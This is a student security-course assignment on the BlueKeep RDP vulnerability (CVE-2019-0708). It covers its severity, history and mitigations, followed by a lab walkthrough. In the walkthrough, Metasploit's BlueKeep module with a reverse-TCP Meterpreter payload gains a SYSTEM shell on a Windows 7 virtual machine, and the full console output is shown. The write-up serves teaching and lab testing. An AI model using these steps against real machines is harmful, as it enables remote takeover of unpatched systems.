Sri Lanka Institute of Information Technology

Blue Keep (CVE-2019-0708)

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT22572974	Dushmantha I.W.A.R

Abstract

CVE-2019-0708 commonly referred to as "BlueKeep" represents a critical security vulnerability discovered in the Remote Desktop Protocol (RDP) implementation of Microsoft Windows operating systems. This vulnerability poses a severe threat due to its potential to facilitate remote code execution on a vulnerable system without the need for user interaction. Windows 7, Windows Server 2008 R2, and Windows Server 2008 are among the affected version making it a significant concern for both individual users and organizations. Notably BlueKeep is classified as "wormable" because it can propagate across network connected systems evoking memories of the WannaCry ransomware attack. The severity of BlueKeep necessitates prompt action in the form of applying security updates or adopting network-level mitigations to safeguard systems from potential exploitation. Responsible disclosure, rapid patching and best practices for system security are vital in mitigating the impact of this critical vulnerability.

Introduction

CVE-2019-0708 commonly known as "BlueKeep" is a critical security vulnerability that was discovered in the Remote Desktop Protocol (RDP) implementation in Microsoft Windows operating systems. This vulnerability gained significant attention due to its potential to have a widespread impact similar to the "WannaCry" ransomware attack in 2017. Here is an introduction to CVE-2019-0708:

CVE Identifier: CVE-2019-0708

Common Name: BlueKeep

Vulnerability Type: Remote Desktop Protocol (RDP) Remote Code Execution Vulnerability


Description:
CVE-2019-0708 is a critical security vulnerability in the RDP service of Microsoft Windows operating systems. It allows an attacker to execute arbitrary code on a remote system without user interaction. This means that an attacker can potentially compromise a vulnerable Windows machine over the network, without any action required from the user.

Vulnerability details

CVSS scores for CVE-2019-0708

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	nvd@nist.gov
9.8	CRITICAL	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	nvd@nist.gov

Products affected by CVE-2019-0708



History Of Blue Keep

BlueKeep officially designated as CVE-2019-0708 is a critical security vulnerability discovered in Microsoft's Remote Desktop Protocol (RDP) implementation. This vulnerability gained significant attention when it was disclosed in May 2019 due to its potential to facilitate remote code execution without user interaction.

The vulnerability was discovered in early 2019. RDP Microsoft is protocol that allows remote access to Windows-based computers has vulnerabilities that security researchers and companies have begun to find and examine.

Public Disclosure (May 2019) Microsoft formally revealed the issue in a blog post on May 14 2019 along with technical information. When it was first discovered RDP had a serious security vulnerability that affected multiple Windows versions, including Windows 7, Windows Server 2008 R2, and Windows Server 2008. It was determined that the vulnerability was "wormable," which means that it might propagate from one susceptible system to another devoid of user input.

Severity and Possible Impact, BlueKeep's potential to remotely compromise systems made it quickly apparent how serious a threat it represented. If the exploit is successful the hacked system may be used by the attacker to steal information, install malware or carry out other nefarious tasks.

Concerns Regarding Widespread Impact, Security professionals and groups voiced worries regarding the vulnerability is potential wide-ranging effects. Aheightened awareness of the possible implications resulted from a comparison with the 2017 WannaCry ransomware assault which also used a Windows vulnerability to propagate across networks.

Microsoft is Reaction (May 2019), Microsoft patched the vulnerability at the same time as it was disclosed. It was highly recommended that users and businesses implement these fixes in order to protect their systems.

Suggestions for Mitigation, Microsoft suggested mitigations like turning down RDP services to thwart potential assaults in situations where quick patching was not practical. Furthermore, network-level defenses were recommended to stop such attacks at the firewall.

Increased Concern and Proof-of-Concept (PoC) Code (June 2019), PoC code that illustrated how to exploit BlueKeep was created and distributed to the security community in June 2019. This increased worries about possible exploitation of the vulnerability and highlighted how urgent it is to implement patches and mitigations.

Persistent Awareness and Reminders, Organizations and security researchers have not stopped stressing how critical it is to fix BlueKeep and maintain current systems. One major concern was still the possibility of a massive attack like WannaCry.

Why BlueKeep vulnerability so critical?

BlueKeep (CVE-2019-0708) is extremely critical because it lets attackers take over Windows computers remotely without needing any interaction from users. It can quickly spread across networks, affecting many computers. This is a big problem because it targets widely used versions of Windows and its potential for abuse is very high. However there are fixes available from Microsoft to prevent it so applying those patches is crucial to stay protected.

What is a Vulnerability?

A vulnerability in the context of computer and network security is a weakness or flaw in a software program, hardware component, system or configuration that could be exploited by an attacker to compromise the integrity, confidentiality or availability of data or the functionality of a system

What is an Exploit?

An exploit is a piece of software, code or technique that takes advantage of a specific vulnerability or weakness in a computer system, software application or hardware component to achieve a particular outcome. Exploits are typically used by individuals with malicious intent (malicious hackers or cybercriminals) to compromise the security of a target system. However they can also be used for legitimate security testing and research purposes such as penetration testing where the goal is to identify and fix vulnerabilities before they can be exploited by malicious actors.


Exploitation Method

I'm using Kali Linux in a virtual machine here. Next, I set up Windows 7 64-bit in a virtual machine. We can remotely execute the Windows operating system by using those codes. Yet, I've selected Windows 7x64 bit OS here. Here, I performed a demo presentation to demonstrate how to use Kali by using videos from You Tube and other websites. I discovered several codes on Exploit it after downloading some from GitHub, but they were riddled with errors.


Steps To Do Blue Keep

01. Start Windows 7 on VM. Log in it and you have to right click > on my computer > properties > Remote settings


    Then click allow connection from computer and press ok.




02. we need to find ip address of kali windows 7. In windows we need to open power shell then we need to type ipconfig



3. To determine whether ports are available, we must use nmap in Kali. The Blue Keep Attack uses port 3389.




4 -After we confirm ports are available, we need to open Metasploit Framework.




‘msfconsole’ is just one of the interfaces provided by Metasploit. It offers a flexible and powerful environment for interacting with the framework, accessing and configuring modules and executing commands for various security-related tasks. It is a valuable tool for professionals focused on securing systems and networks or for those engaged in ethical hacking and penetration testing.

05.then we need to check what are the bluekeep in windows




There is 2 modules.

06. we choose to exploit second module



07.then we want to set RHOST using ‘set RHOST’ command

08.next I want to see the target. Using ‘show targets’



09. In my case windows 7 on VM . therefor I use ‘2 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)’

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
```

09.next we want to see all details of these. For that we use ‘show options’ command

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.43.25    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.181   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

10. Finaly now we can exploit these one

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.43.181:4444
[*] 192.168.43.25:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.43.25:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.43.25:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.43.25:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.43.25:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.43.25:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 192.168.43.25:3389 - ←———————— | Entering Danger Zone | ————————→
[*] 192.168.43.25:3389 - Surfing channels ...
[*] 192.168.43.25:3389 - Lobbing eggs ...
[*] 192.168.43.25:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.43.25:3389 - ←———————— | Leaving Danger Zone | ————————→
[*] Sending stage (200774 bytes) to 192.168.43.25
[*] Meterpreter session 1 opened (192.168.43.181:4444 → 192.168.43.25:49177) at 2023-11-02 03:00:10 -0400

meterpreter >
```

It’s done …….

Now we can get all details of windows 7 using some commands


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1c:85:49
MTU          : 1500
IPv4 Address : 192.168.43.25
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::88fb:b262:8ae2:9d7
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:2b19
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```



Conclusion

CVE-2019-0708 commonly known as BlueKeep was a highly critical security vulnerability in Microsoft's Remote Desktop Protocol (RDP) implementation affecting several versions of Windows operating systems. This vulnerability allowed attackers to potentially execute arbitrary code on vulnerable systems without any user interaction making it a serious security concern.

In summary CVE-2019-0708 underscored the significance of prompt patching, responsible disclosure, and proactive security practices in safeguarding systems against critical security vulnerabilities. It also highlighted the potential impact of vulnerabilities that can be exploited remotely and without user interaction